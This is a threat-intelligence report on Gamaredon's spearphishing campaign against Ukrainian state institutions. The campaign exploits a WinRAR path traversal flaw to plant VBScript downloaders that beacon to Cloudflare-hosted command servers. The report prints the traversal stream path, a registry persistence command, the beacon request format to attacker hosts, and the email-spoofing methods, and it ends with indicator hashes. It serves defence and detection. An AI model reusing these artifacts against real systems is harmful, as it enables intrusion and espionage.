

Gamaredon's infection chain: Spoofed emails, GammaDrop and GammaLoad

 harfanglab.io/insidethelab/gamaredon-gammadrop-gammaload

May 13, 2026



Identifier: TRR260501.

Summary

Investigating Gamaredon's abuse of CVE-2025-8088, we identified a dozen waves of spearphishing emails against Ukrainian state institutions in a campaign that is still active, dating back to September 2025. These emails – spoofed or sent from compromised government accounts – deliver persistent, multi-stage VBScript downloaders that profile the infected system.

In the absence of public analysis of these malware, this report documents Gamaredon's *GammaDrop* and *GammaLoad* downloader variants, the infrastructure behind them, and the methods used to deliver the spearphishing emails.

Both variants function as downloaders, while GammaLoad additionally established persistence and beacons victim data to the C2 server, enabling the operator to selectively deliver a tailored payload. The supporting infrastructure combines Cloudflare Workers domains, fast flux DNS, dynamic DNS providers, and attacker-controlled email relays – all constantly evolving.


Background: active CVE-2025-8088 exploitation

Gamaredon, also known as [Aqua Blizzard](#), [Primitive Bear](#), [Shuckworm](#) or [UAC-0010](#), has been exploiting [CVE-2025-8088](#) to target Ukrainian organizations. This path traversal vulnerability [documented by ESET](#) has been [leveraged by multiple threat actors](#) since the summer of 2025, and *Gamaredon* is known to have been using it since at least [September 2025](#).

Infection chain

Spearphishing

This example spearphishing email was sent from a compromised email account belonging to a local government official in Odessa Oblast on March 18th, 2026. The email sender and recipient addresses are the same, with the targets of the phishing attempt hidden in the BCC field.



The email's body, written in Ukrainian, translates to:

Case number: 2/1369-26
Incoming application date: 07.02.2026
Judge-rapporteur on the case: Skrypka A.N.
Document: Court summons for appearance in court
Document date: 18.03.2026

Analyzing the email headers we could see it originated from the government official's Exchange servers and was likely transmitted to an email address in `ukr.net`, according to the second-to-last hop's FQDN (`frv72.fwdcdn.com`), which belongs to their MX infrastructure, also confirmed by `ukr.net` custom email header `X-Ukrnet-Yellow: 0`.

Malicious attachment

The email contains a RAR archive as an attachment

`Судова_повідітка_1_13_4_1882_18.03.2026.rar` (SHA256 `1e57e3c3225afcd4eece2f2dec9ac7f4a181a2681c3b8a56b831046aa8277007`) that exploits [CVE-2025-8088](#), a WinRAR directory traversal vulnerability (up to v7.13).

The archive contains a single file entry accompanied by an NTFS alternate data stream (ADS) service record^[1]:

- `Судова_повідітка_1_13_4_1882_18.03.2026.pdf` (SHA256 `947890fb467e39b4cf47f1873f81434d689d8d05d11c1d46333d7c3cd84201ae`): a decoy file with a `.pdf` extension, containing random ASCII characters. Not referenced by any script, it serves as the visible file the victim sees upon extraction.
- `1_13_4_1882_18.03.2026.vbs` (SHA256 `62818ae5e305b89b9461536dac1b9daf4cebd99d24e417357e27e2ae4582a704`): The VBS payload, GammaDrop, stored as an ADS of the PDF. The stream name contains a path traversal sequence that, upon extraction, causes WinRAR to write the VBS payload to the Windows Startup folder:
`Судова_повідітка_1_13_4_1882_18.03.2026.pdf:..\..\..\..\..\..\..\AppData\Roaming\Microsoft\Windows\..\..\Microsoft\Windows\Start Menu\Programs\..\Programs\..\Programs\Startup\1_13_4_1882_18.03.2026.vbs.`

Upon extraction, the PDF is written normally, while the ADS entry's path traversal causes WinRAR to resolve the stream name as a file path, writing the VBS payload to `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\`, achieving persistence via the `Startup` folder.

Gamaredon uses a unique, redundant path traversal pattern. The convoluted `\Programs\..\Programs\..\Programs\` sequence appears to bypass WinRAR path traversal mitigations.

GammaDrop – 1st stage

Filename	<code>1_13_4_1882_18.03.2026.vbs</code>
Filesize	78KB

Hash (SHA-256) `62818ae5e305b89b9461536dac1b9daf4cebd99d24e417357e27e2ae4582a704`

This heavily obfuscated VBS payload fetches a remote HTA (GammaLoad) from a Cloudflare Workers C2 server, drops it to `%TEMP%\brushedGpI.hta`, and executes it. The script uses randomized variable names, junk functions and string building techniques consistent with Gamaredon's auto-generated tooling.

Each sample is parameterized per campaign. The following parameters are used to construct the next stage URL:

Parameter	Value
Base URL	<code>hxxps://throbsuns2.h4puonhajw.workers[.]dev</code>
Campaign ID	<code>DvvsUa-18-03</code>
URI Path	<code>knife/bennet/juice</code>
Date-derived value	<code>Eval(FormatDateTime(Now(), vbShortDate))</code> – e.g. <code>18.03.2026</code> with a Ukrainian locale ^[2]
Suffix	<code>admiration</code>
Random integer	<code>Int((181842 * Rnd) + 39)</code> — random number between 39 and 181880
Extension	<code>.tif</code>

Producing a URL with the following structure:

```
hxxps://throbsuns2.h4puonhajw.workers[.]dev/<campaign ID>/<URI path>/<date>/<suffix>
<rand>.<extension>
```

The malware also contains a Cloudflare quick tunnel URL artifact, in a function that fails execution due to a missing shell object: `hxxps://bed-office-original-bytes.trycloudflare[.]com`.

The URL structure is consistent across the GammaDrop samples we analyzed. For example, a more recent wave from April 27, 2026 (SHA256 `be05c74c5ed62be987bbd868c51ab8828d2d5cb37b128d7e3d38f676591a233f`) uses:

```
hxxp://thre6d.rfgah07ggr.workers[.]dev/<campaign ID>/<URI path>/<date>/<suffix><rand>
.<extension>
```

Parameter	Value
Base URL	<code>hxxps://thre6d.rfgah07ggr.workers[.]dev</code>
Campaign ID	<code>MouBig-27-04</code>

Parameter	Value
URI Path	<code>confer</code>
Date-derived value	<code>FormatDateTime(Now(), vbShortDate)</code> – e.g. <code>27.04.2026</code> in Ukrainian locale
Suffix	<code>employee</code>
Random integer	<code>Int((383901 * Rnd) + 44)</code> — random number between 44 and 383945
Extension	<code>.bmp</code>

In some cases, we observed the RAR archives skip GammaDrop entirely and deploy GammaLoad directly.

GammaLoad – 2nd stage

Filename	<code>brushedGpI.hta</code>
Filesize	287KB
Hash (SHA-256)	<code>69cdde1ec82099a471283de89dd5e17266b1d8dda57d3c1589b7754b009fa2ed</code>

Executed by GammaDrop via `Wscript.Shell.Run`, which launches `mshta.exe` in a hidden window. This file contains a two-layered VBScript malware wrapped inside an HTML script:

```
<!DOCTYPE html>
<html>
<head>
<script type="text/vbscript">
on error resume next
...
</script>
</head>
<body>
</body>
</html>
```

The obfuscated VBScript spans roughly 4,000-5,000 lines, which reduce to approximately 130 after deobfuscation. Its purpose is to serve as a persistent C2 beacon that profiles the infected host, downloads a next-stage payload, and executes it.

Outer layer (Installer)

Decodes a Base64-encoded blob and writes it to disk at `%TEMP%\casto00.icl`. Establishes persistence via a `RunOnce` registry key:

Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\integralXk3
Value:
wscript %TEMP%\casto00.icl /ridiculousGBC /arithmeticpSR /seenLz7 //b //e:vbscript
/brotherPo5

Then executes the payload:

```
wscript %TEMP%\casto00.icl /ridiculousGBC /arithmeticpSR /seenLz7 //b //e:vbscript  
/brotherPo5
```

Inner layer (C2 beacon)

The Base64-encoded payload decodes to an obfuscated VBScript that collects host information and beacons it to a set of C2 servers, awaiting a payload for execution.

It collects the following information from the infected host:

- Computer name: Retrieves %COMPUTERNAME% via `ExpandEnvironmentStrings`
- System drive: Retrieves %SYSTEMDRIVE% via `ExpandEnvironmentStrings`
- Volume serial number: Queries via WMI (`Select VolumeSerialNumber from Win32_LogicalDisk Where DeviceID = '<%SYSTEMDRIVE%>'`), falling back to `Scripting.FileSystemObject.GetDrive().SerialNumber`

C2 Communications

The implant is configured with two C2 servers. The primary and fallback use different URL structures:

- Primary: `hxxps://a.cnbyvilkghx2a6p.workers[.]dev`, Cloudflare Workers proxy
- Fallback: `hxxps://<random>@kosoyed[.]ru`, RU domain, also behind Cloudflare

Primary C2

Each beacon iteration generates a fresh URL:

```
hxxps://a.cnbyvilkghx2a6p.workers[.]dev/<random_string>.<random_extension>
```

Where:

- `<random_string>` = 6-10 random alphanumeric characters (`a-z0-9`)
- `<random_extension>` = randomly selected from: `cfl`, `fits`, `mov`, `fff`, `icm`

The victim's identity and check-in time are embedded in the `User-Agent` header, alongside a standard browser string:

Segment	Description
Mozilla/5.0 (Windows NT 6.3;) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36	Chrome 83 on Windows 8.1
::	Delimiter separating browser string from beacon data
<COMPUTERNAME>_<SERIAL>	Unique victim identifier (e.g. WORKSTATION01_A30BDCA3)
::	Second delimiter
/.v<datetime>/.	Timestamp of this beacon check-in (e.g. /.v4/7/2026 4:19:00 PM/.)

The implant uses `MSXML2.XMLHTTP`, which relies on WinINET. The malware sets a `Cookie` header (`statementdMg`) and a `Content-Length` header (`22106`), but both are silently dropped – the cookie due to a known [WinINET bug](#), and the content length because `MSXML2.XMLHTTP.send` recalculates it from the (empty) GET body. WinINET also adds its own default headers (`Accept`, `Accept-Language`, `UA-CPU`, `Accept-Encoding`, `Connection`).

The resulting complete request:

```
GET /k8f2ma.mov HTTP/1.1
Accept: */*
user-agent: Mozilla/5.0 (Windows NT 6.3; ) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36:WORKSTATION01_A30BDCA3:/.v4/7/2026 4:19:00 PM/.
Accept-Language: <country-lang>
UA-CPU: <arch>
Accept-Encoding: gzip, deflate
Host: a.cnbyvilkghx2a6p.workers[.]dev
Connection: Keep-Alive
```

Fallback C2

The fallback C2 URL is constructed as `hxxps://<random_string>.<random_extension>@kosoyed[.]ru`. However, the `userinfo` component (e.g. `k8f2ma.mov@`) is not transmitted by `MSXML2.XMLHTTP`, resulting in plain GET / request to `kosoyed[.]ru` with the same `User-Agent` beacon. The default WinINET headers are added as above.

Beacon loop

The malware runs in an infinite loop, sleeping ~3.5 minutes between iterations. It contacts the primary C2 first, checking whether the response body exceeds 75 characters. If the body is too short or the server responds with `HTTP 404`, it sleeps 10 seconds and falls back to the secondary C2.

Once a payload is received, it is executed within the same `wscript.exe` process via VBScript's *Execute* statement.

Variants

A more recent GammaLoad variant (April 27, 2026, SHA256 `92aaeb49888fa8c392ac088b2a104675c9fd0eaa081ccf1024d0452b67b782a2`) displays the following changes from the sample analyzed above:

Segment	Description
<code>mozilla/5.0 (macintosh; intel mac os x 10_15_6) applewebkit/605.1.15 (KHTML, like Gecko) version/14.0 safari/605.1.15</code>	Safari 14 on macOS 10.15.6
<code>;;</code>	Separating delimiters (previously <code>::</code>)
<code><COMPUTERNAME>@<SERIAL></code>	Unique victim identifier separator changed from <code>_</code> to <code>@</code>
<code>/.wsntimidate/.</code>	Static string replacing the beacon timestamp

This variant is configured with a single C2 (`hxxps://heart7766.vmkyyeebw2.workers[.]dev/snstead/wordpress.php=?<rand 1-1000>`) and no fallback. It adds a `Referer: https://t.me/` header, limits execution to 5 iterations, and obtains the volume serial via FSO (`Scripting.FileSystemObject.GetDrive().SerialNumber` converted to hex) rather than WMI.

Gamaredon's tooling is auto-generated and parameterized per wave, producing samples that vary in their communication parameters with superficial code changes that preserve the same underlying functionality: download and execute the next stage. However, the payload delivered via GammaLoad appears to be operator-controlled and is not automatically served.

Spearphishing campaigns

The earliest email we identified exploiting CVE-2025-8088 dates back to September 26, 2025 (SHA256 `d6476b2cee21f01e3c545d0355a0730efd9ac4a2821a08eac68da05b0bb3e716`). Since then, we identified 12 waves of spearphishing emails, the most recent on April 29, 2026. Sent at a roughly monthly cadence, the dropped payloads evolved over time – early waves delivered HTA files, shifting to VBScript (`.vbs``) in March 2026 and VBScript masquerading as encoded VBScript (`.vbe`` extension) by late April.

These emails originated from compromised governmental, law enforcement, and justice system accounts. A subset of emails was spoofed through relay infrastructure, detailed below.

Gamaredon Relay servers and email setup

The spoofed emails share a common pattern: the operator connects from an IP in the **194.58.66.0/24** subnet, authenticates with stolen credentials, and sends an email whose **From:** header impersonates a Ukrainian government entity while the envelope sender reveals the true authenticated account. The operator consistently used randomized HELO strings rather than valid hostnames.

The success of these spoofed emails is largely due to missing or weak email authentication on the impersonated domains. Several lack SPF and DMARC records entirely, meaning any server can send on their behalf with nothing to catch the mismatch. Others publish DMARC set to quarantine rather than reject spoofed emails. Even where checks exist, SPF validates the envelope sender rather than the **From:** header, and DKIM signs for the relay domain – so both pass for the attacker’s infrastructure. DMARC is the mechanism that could catch the **From:** mismatch, but only where it exists and is enforced.

194.58.66[.]53 – Persistent operator IP

This IP (**194.58.66[.]53**) appears across multiple email samples spanning four months (December 2025 to April 2026), connecting as an SMTP client to two different relay chains:

- **relay.astrocaf[.]com (December 2025):** The operator sent a spoofed email impersonating the office of the prosecutor general, with envelope sender **test@astrocaf.com**, targeting a Ukrainian justice entity with a **ukr.net** email address. The relay server **relay.astrocaf[.]com** resolves to a neighbouring IP, **194.58.66[.]82**, suggesting both addresses are attacker controlled. The recipient infrastructure detected the mismatch: SPF passed for **astrocaf[.]com** (not **gp.gov[.]ua**), DKIM was absent, and DMARC failed. However, because **gp.gov[.]ua**’s DMARC policy was set to *quarantine* rather than *reject*, the email was still delivered — scored as **X-Ukrnet-Yellow: 64** (where **0** is clean), but not blocked.
- **freehost.com[.]ua (April 2026):** The operator authenticated to the legitimate hosting service **freehost.com[.]ua** using stolen credentials of a Ukrainian city council mayor’s office. Three emails were sent to a sanatorium associated with the SSU: one spoofed as Ukraine’s CourtID, and two as Ukraine’s NABU (National Anti-Corruption Bureau). All passed the SPF check but lacked DKIM signature. No DMARC checks were performed, as neither of the impersonated domains published a DMARC record.

194.58.66[.]106 – September 2025 relay

In early September 2025, this client IP (194.58.66[.]106) relayed spoofed emails through relay.hvosting[.]ua, authenticating with stolen credentials of an Ukrainian city council. The emails were spoofed as Ukraine's Military Prosecution and a member of parliament, both targeting the SSU. Here the randomized HELO strings returned SPF_HELO_NONE (no SPF record published for the gibberish hostname) and the envelope-from check returned SPF_SOFTFAIL, but neither was enough to trigger rejection, as the relay carried a strong sender reputation score which offset them.

194.58.66[.]139 – August 2025 relay

In August, this client IP (194.58.66[.]139) relayed spoofed emails as CourtID targeting the SSU, via tzk701.nic[.]ua and h64.hvosting[.]ua, authenticated with different compromised Ukrainian IT consulting companies' accounts.

Hijacked domain – joymobile.com[.]ua

Between October and November 2025, the operator sent multiple spoofed emails through mail.c1.com[.]ua (5.9.241[.]27), a legitimate shared hosting mail relay, using the account vodafoneovic33@joymobile.com[.]ua.

joymobile.com[.]ua is a parked domain that previously belonged to a small mobile phone [retailer](#) in partially occupied Zaporizhzhia, registered on July 20, 2020 via Ukrnames. Historical WHOIS records show the domain was modified on July 17, 2025, when the attacker added the MX and permissive SPF records (mail.c1.com.ua, v=spf1 ip4:5.9.241.27 ~all). We assess this was done through the domain owner's compromised Ukrnames account.

By hijacking a 5 year old domain, the operator passes SPF and DKIM checks and scored a completely clean rating. Emails were spoofed as Kyiv court, NABU, and various Ukrainian military units, targeting the SSU.

Shift to ARJ archives – May 2026

As this report was being finalized, we observed three additional waves on May 5, 7 and 8, 2026, in which the actor switched from RAR to ARJ archives disguised with a .rar or .zip extension. The archives deliver GammaDrop HTA payloads functionally identical to those analyzed above, fetching the next stage from Cloudflare Workers, Cloudflare quick tunnels, or a new standalone C2 domain (rubakovox[.]pro). The campaign IDs embedded in the samples they contain – such as ProbArjDev-08-05, GisArjUkr-07-05 and arjCF-05-05 – explicitly reference the new format, and their User-Agent strings have also shifted from browser impersonation to bot strings (Bingbot, Google AdsBot).

Infrastructure

The infection chain uses three distinct Cloudflare-proxied hosts across its stages.

Stage	Domain	Details	Certificate	Purpose
Stage 1	throbsuns2.h4puonhajw.workers[.]dev	Cloudflare Workers	Let's Encrypt certificate issued 2026-03-16	Delivers GammaLoad
Stage 2 (primary)	a.cnbyvilkghx2a6p.workers[.]dev	Cloudflare Workers	Let's Encrypt certificate issued 2026-03-23	GammaLoad beacon, delivers stage 3
Stage 2 (fallback)	kosoyed[.]ru	Registered 2026-03-25 via REG.RU LLC, Cloudflare-proxied	Let's Encrypt certificate issued 2026-03-26	Fallback beacon, delivers stage 3

Gammaredon uses Cloudflare Workers as an easy to setup, somewhat disposable, legitimate-looking infrastructure. Based on TLS certificates issuance dates, the infrastructure was provisioned shortly before a spearphishing campaign begins, with the second stage infrastructure being rotated a week later.

Pivoting from the fallback domains, we found a twin domain ([kosoyed\[.\]online](#)) registered on the same day via the same registrar, using the same Cloudflare nameserver pair. This dual TLD registration pattern ([.ru](#) and [.online](#)) is consistent across Gamaredon fallback C2 domains since at least September 2025:

Domain/IP	Registration info	Nameservers
kosoyed[.]ru	2026-03-25, REG.RU	doug.ns.cloudflare.com , fay.ns.cloudflare.com
kosoyed[.]online	2026-03-25, REG.RU	doug.ns.cloudflare.com , fay.ns.cloudflare.com
uarefire[.]ru	2025-12-24, REG.RU	harvey.ns.cloudflare.com , kimora.ns.cloudflare.com

Domain/IP	Registration info	Nameservers
uarefire[.]online	2025-12-24, REG.RU	harvey.ns.cloudflare.com, kimora.ns.cloudflare.com
oclouds[.]ru	2025-11-18, REG.RU	bob.ns.cloudflare.com, maisie.ns.cloudflare.com
oclouds[.]online	2025-11-18, REG.RU	bob.ns.cloudflare.com, maisie.ns.cloudflare.com
antresolle[.]ru	2025-11-13, REG.RU	amalia.ns.cloudflare.com, chuck.ns.cloudflare.com
antresolle[.]online	2025-11-13, REG.RU	amalia.ns.cloudflare.com, chuck.ns.cloudflare.com
youaresilent[.]ru	2025-11-11, REG.RU	alberto.ns.cloudflare.com, isla.ns.cloudflare.com
youaresilent[.]online	2025-11-11, REG.RU	alberto.ns.cloudflare.com, isla.ns.cloudflare.com
yourrain[.]ru	2025-09-18, REG.RU	coco.ns.cloudflare.com, colin.ns.cloudflare.com
yourrain[.]online	2025-09-18, REG.RU	coco.ns.cloudflare.com, colin.ns.cloudflare.com


As documented in our [previous report](#), here too we found samples that leveraged [check-hosts\[.\]net](#) to resolve fast flux domains to their current IP address. Alongside these, several samples reference Dynamic DNS (DDNS) hostnames provided by *No-IP* ([myvnc\[.\]com](#), [sytes\[.\]net](#), [ddnsking\[.\]com](#), [bounceme\[.\]net](#), [ddns\[.\]net](#), and [3utilities\[.\]com](#)).

Notably, the IP addresses behind these domains – whether hardcoded or resolved – were each mapped to multiple malicious domains for a short time, usually a single day. This pattern enabled us to pivot to additional Gamaredon infrastructure, including further fast flux domains (see [Additional Gamaredon Domains](#)).

Targets

Historically, Gamaredon has maintained near exclusive focus on Ukraine since it first appeared in 2013, just months before Russia’s annexation of Crimea. Over a decade later, the targeting remains consistent. Every email in the analyzed dataset targets Ukrainian state institutions or individuals connected to them, spanning the state administration, security, justice and law enforcement sectors in Odesa, Sumy, Kirovohrad, Zaporizhzhia and Khmelnytskyi.

Based on the emails we collected, we observed that the Security Service of Ukraine (SSU) was the most heavily targeted institution, across different oblasts: Luhansk, Lviv and Chernivtsi. Gamaredon targeted regional directorates rather than the headquarters. The same pattern held for other institutions – small, provincial branches were targeted.



Attribution: Targeting, tooling, and infrastructure align with Gamaredon

We attribute this activity to Gamaredon (UAC-0010) with high confidence, based on the combination of targeting, tooling and infrastructure with previously documented campaigns:

- **Targeting:** Strong focus on Ukrainian state institutions – SSU, military units, courts and prosecutors – consistent with Gamaredon’s [targeting of Ukraine since 2013](#);
- **Tooling:** Large, heavily obfuscated VBScript payloads (VBS, HTA) are a Gamaredon hallmark, [as we previously analyzed](#);
- **Delivery:** Spearphishing emails containing weaponized RAR archives exploiting CVE-2025-8088, reported by [ESET](#);
- **Infrastructure:** Rapidly rotating domains using a legitimate tunnel service (Cloudflare), paired with a static fallback domain, and leveraging [check-host.net](#) to resolve fast flux domains – all [previously documented in our analysis](#).

Taken together, these attribution tokens leave little room for alternative attribution.

Conclusion: High volume, low sophistication, limited detection

Gamaredon's operational tempo remains high, with no sign of slowing down. The group's auto-generated, mutable tooling enables rapid iteration and serves as a practical response to atomic detection techniques.

The infection chain itself is straightforward but effective. Emails sent from compromised government accounts pass all authentication checks, the CVE-2025-8088 exploit silently writes a payload to the Startup folder, and GammaLoad's operators selectively serve more guarded payloads. There is little technical novelty here, but Gamaredon has never relied on sophistication. The group's strength lies in its relentless operational tempo and scale.

On the defensive side, strict DMARC enforcement would have blocked a significant portion of the spoofed emails, and the [194.58.66\[.\]0/24](#) subnet – a persistent Gamaredon operational hub hosting SMTP clients, email relays, and historically documented [indicators](#) – is a strong candidate for network level blocking.

Interestingly, while Gamaredon rapidly [adopted](#) NTFS alternative data streams in PteroLNK following [our analysis](#), the ADS usage observed here is inherent to CVE-2025-8088 rather than a deliberate tooling decision. Nonetheless, their prior familiarity with the technique may have made them favor this exploit. We expect the group to further integrate ADS into their toolset in the future.

Appendix: indicators and detection rules

Indicators of compromise (IOCs)

Associated IOCs are also [available on our GitHub repository](#).

Hashes (SHA-256)

ecb9609989dce48f78d4fa83abf3dae5592dd4e332d27f005e652c4f82d0b3c2|Malicious RAR archive
79953d26671e6ae3b8d7e5d0efe63f63f6b616b50e7d3dcbf50b16fc600aef55|Malicious RAR archive
48092a501ec64564e2bf2e3c79c1f96c490231abcae6ef02499570fa41d63ab2|Malicious RAR archive
4cb1c692a2f575ca0b180eb962d04276f1e8ef43040238050e28c2f5ec95f3fb|Malicious RAR archive
cad8a6efef60c5c8c530757a4e0776c8baa8f9bfc05536ab730d6b57567f6548|Malicious RAR archive
ff858d25804ff6f92fedcac9360692fcff418efa3e17f863f3d48e3823036d4f|Malicious RAR archive
8cf414ccbc6c02d12c41151f6806a5b57d0fb90a34c6e02f037ac9afd5f4b7d4|Malicious RAR archive
57a92c3bce362ab151a6b271d5213081a13471c8c02e05640e8f50a2f13767f3|Malicious RAR archive
7d8fdb7f19dd21dc1503307214c64da9f5ea610c46bf4bf1050a2ea132acdba6|Malicious RAR archive
a9eae5074d2877876bb22195ac8d0697faf6e82a06f266fc52b187002c41147e|Malicious RAR archive
333c408909e2a3ed9d7606b25d6284680c9d0d3247053df0ddf424f759cada0a|Malicious RAR archive
95e58b54b180d811698483480c37214fccc80cc142917729afe63b759ded3151|Malicious RAR archive
e3e58e8adf018f7f9cf4d4dcb3830f833cd09a4a47c1ff8bcc0e079dbff082c8|Malicious RAR archive
00b8e381046d4e024a97d0402c3fe29f9d7f5114b2a932003d3e089cfd992c1|Malicious RAR archive
75adb6fe6909ea003fbd12dd8f6bdbd202afafe4f97aeda05af0536b745d6095|Malicious RAR archive
8cb81e8653e47fad28467ae44c010b2e57893f387ff9533677b687aa106c5db7|Malicious RAR archive
1d633fb3f1de53fdbdb8248866f56c08fde16d43bdd0f1fa0f5d6d1afb47185a|Malicious RAR archive
e590c17f6bc07290482ecd75c45c006af9ba1f5120c4bb3893302b41483eb537|Malicious RAR archive
b810c2835a066c517496e79c08887b9b076ca65ce9c4d631f06966706e445b3b|Malicious RAR archive
72650f1a2a44251e97aa9bd97d0ac42b64b322cd0cfe262ffd7d70386d661dd7|Malicious RAR archive
5ede48b619959a593775a9c5fbc0dc7b2d9a86b9e0efbc4d4e53a48d97722ebc|Malicious RAR archive
78c8adda88904353fc3a9c7535bf9ccce5146d09e3099cc5f1667365e379d501|Malicious RAR archive
24604941c68ffbcdbc6636c1ca38f8476c2fd9e6e04a288ffd300428aa4fe6593|Malicious RAR archive
22c10dff8f6a867f9d56d513f45cd7a2b0c370751960fac8972e2306098b05c4|Malicious RAR archive
74a3422cd2c9f38347b41dd6a8c68b52df1418f71183a0a53395381b0f0ad00e|Malicious RAR archive
7a7ceb023a054ef1c506283d8e606577ab690d02cea62875f2f12b9c54c91c4d|Malicious RAR archive
856584606f0bc5182d1e9d20e70c1d07f78355afc974217a128707c9e14fa6d7|Malicious RAR archive
4778adcc90e9903f1d99c93ace28b55ce9546d1815c811ac9bba6d9e5b2bed6d|Malicious RAR archive
f1d5793184760b944a3148b7dfa7d8123ba4af5889cd04c2d0003da1989b110d|Malicious RAR archive
3c893696f7e78fe9973f9ea16b2980fc75fa7ae4d649c045ae1a7c5c72d221ba|Malicious RAR archive
fe62f8e5fe567500b3ad7b4b0127bc6eb6eef767b60951ae6f6e8a73e26979bb|Malicious RAR archive
df6891b60e88e6d61f79e36b210e98c0a09cf964ea5679629235793043e4e21d|Malicious RAR archive
cbf8017a260a33b723b76ab8e14888cddd0da9d178246eee54a449446ae4990c|Malicious RAR archive
e438a4859aea79ea418fb190f68f840e701778267e1ffeaef3195ba21fe5014a|Malicious RAR archive
b8fb84cc850c7a2df3ab16171975ff6a92406690df6ba2bc82d44c5227f69134|Malicious RAR archive
63c12f66ef4bac065a4472639c62a65d88027b86d6b8d85775da0813ecd1d771|Malicious RAR archive
9785029fcc1d070fae4d5c6a41224a06c9aebac0f4fa04f622c041d304dee8bd|Malicious RAR archive
1aa837b1017366b0fa38b25de83b4fd207898a5f058b87661e5b94d59c374c40|Malicious RAR archive
97361a91ba80981ca549ed19b2e2b9250fed6231027cd15418578b3db76b02ab|Malicious RAR archive
